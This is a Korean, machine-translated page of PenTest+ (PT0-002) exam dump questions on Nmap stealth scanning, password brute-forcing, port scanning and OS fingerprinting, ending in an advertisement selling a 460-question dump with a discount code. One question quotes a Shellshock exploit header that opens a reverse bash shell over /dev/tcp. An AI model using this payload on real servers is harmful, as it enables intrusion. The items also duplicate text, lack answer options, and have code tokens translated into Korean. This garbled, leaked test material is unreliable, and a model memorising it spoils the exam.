

PT0-002 문제 11
침투 테스터는 192.168.1.0/24 범위에 있는 일련의 대상을 공격하여 가능한 적은 수의 경보와 대응 조치를 실행하는 임무를 받았습니다.
다음 Nmap 스캔 구문 중 이 목표를 가장 잘 달성할 수 있는 구문은 무엇입니까?
다음 Nmap 스캔 구문 중 이 목표를 가장 잘 달성할 수 있는 구문은 무엇입니까?
PT0-002 문제 12
침투 테스터는 로컬 서비스 비밀번호를 무차별 대입하기 위해 다음 Bash 스크립트를 작성했습니다.
.. 예상대로군요. 스크립트가 작동하려면 침투 테스터가 다음 중 무엇을 변경해야 합니까?
.. 예상대로군요. 스크립트가 작동하려면 침투 테스터가 다음 중 무엇을 변경해야 합니까?
PT0-002 문제 13
침투 테스터가 10.10.1.1에서 취약한 웹 서버를 발견했습니다. 그런 다음 테스터는 웹 익스플로잇을 보내는 Python 스크립트를 편집하고 다음 코드를 발견합니다.
explores = {"User-Agent": "() { 무시됨;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "수락":
"텍스트/html,응용 프로그램/xhtml+xml,응용 프로그램/xml"}
다음 중 서버가 실행되는 사용자 컨텍스트를 결정하기 위해 테스터가 스크립트를 편집해야 하는 것은 무엇입니까?
explores = {"User-Agent": "() { 무시됨;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "수락":
"텍스트/html,응용 프로그램/xhtml+xml,응용 프로그램/xml"}
다음 중 서버가 실행되는 사용자 컨텍스트를 결정하기 위해 테스터가 스크립트를 편집해야 하는 것은 무엇입니까?
PT0-002 문제 14

침투 테스트 중에 제한된 사용자 인터페이스를 사용하여 시스템에 액세스할 수 있습니다. 이 컴퓨터는 포트 스캔을 원하는 격리된 네트워크에 액세스할 수 있는 것 같습니다.
지침
코드 세그먼트를 분석하여 포트 스캐닝 스크립트를 완료하는 데 필요한 섹션을 결정하십시오.
적절한 요소를 올바른 위치로 드래그하여 스크립트를 완성하세요.
언제든지 시뮬레이션의 초기 상태를 되돌리려면 모두 재설정 버튼을 클릭하십시오.

지침
코드 세그먼트를 분석하여 포트 스캐닝 스크립트를 완료하는 데 필요한 섹션을 결정하십시오.
적절한 요소를 올바른 위치로 드래그하여 스크립트를 완성하세요.
언제든지 시뮬레이션의 초기 상태를 되돌리려면 모두 재설정 버튼을 클릭하십시오.
PT0-002 문제 15
정찰 단계에서 침투 테스터는 다음과 같은 결과를 얻습니다.
192.168.1.23에서 응답: 바이트=32 시간<54ms TTL=128
192.168.1.23에서 응답: 바이트=32 시간<53ms TTL=128
192.168.1.23에서 응답: 바이트=32 시간<60ms TTL=128
192.168.1.23에서 응답: 바이트=32 시간<51ms TTL=128
다음 중 호스트에 설치될 가능성이 가장 높은 운영 체제는 무엇입니까?
192.168.1.23에서 응답: 바이트=32 시간<54ms TTL=128
192.168.1.23에서 응답: 바이트=32 시간<53ms TTL=128
192.168.1.23에서 응답: 바이트=32 시간<60ms TTL=128
192.168.1.23에서 응답: 바이트=32 시간<51ms TTL=128
다음 중 호스트에 설치될 가능성이 가장 높은 운영 체제는 무엇입니까?
프리미엄 번들
DumpTop 에서 공유하는 최신 PT0-002 시험 덤프는 PT0-002 시험패스를 도와드릴수 있습니다! DumpTop 은 최근 업데이트된 PT0-002 시험자료를 제공해드립니다. DumpTop PT0-002 덤프도 시험문제 변경에 따라 업데이트되었으며 오답도 수정되었습니다. DumpTop PT0-002 덤프 최신버전을 공유받아보세요.
(460 Q&As 덤프, 30%OFF할인코드: KrDump)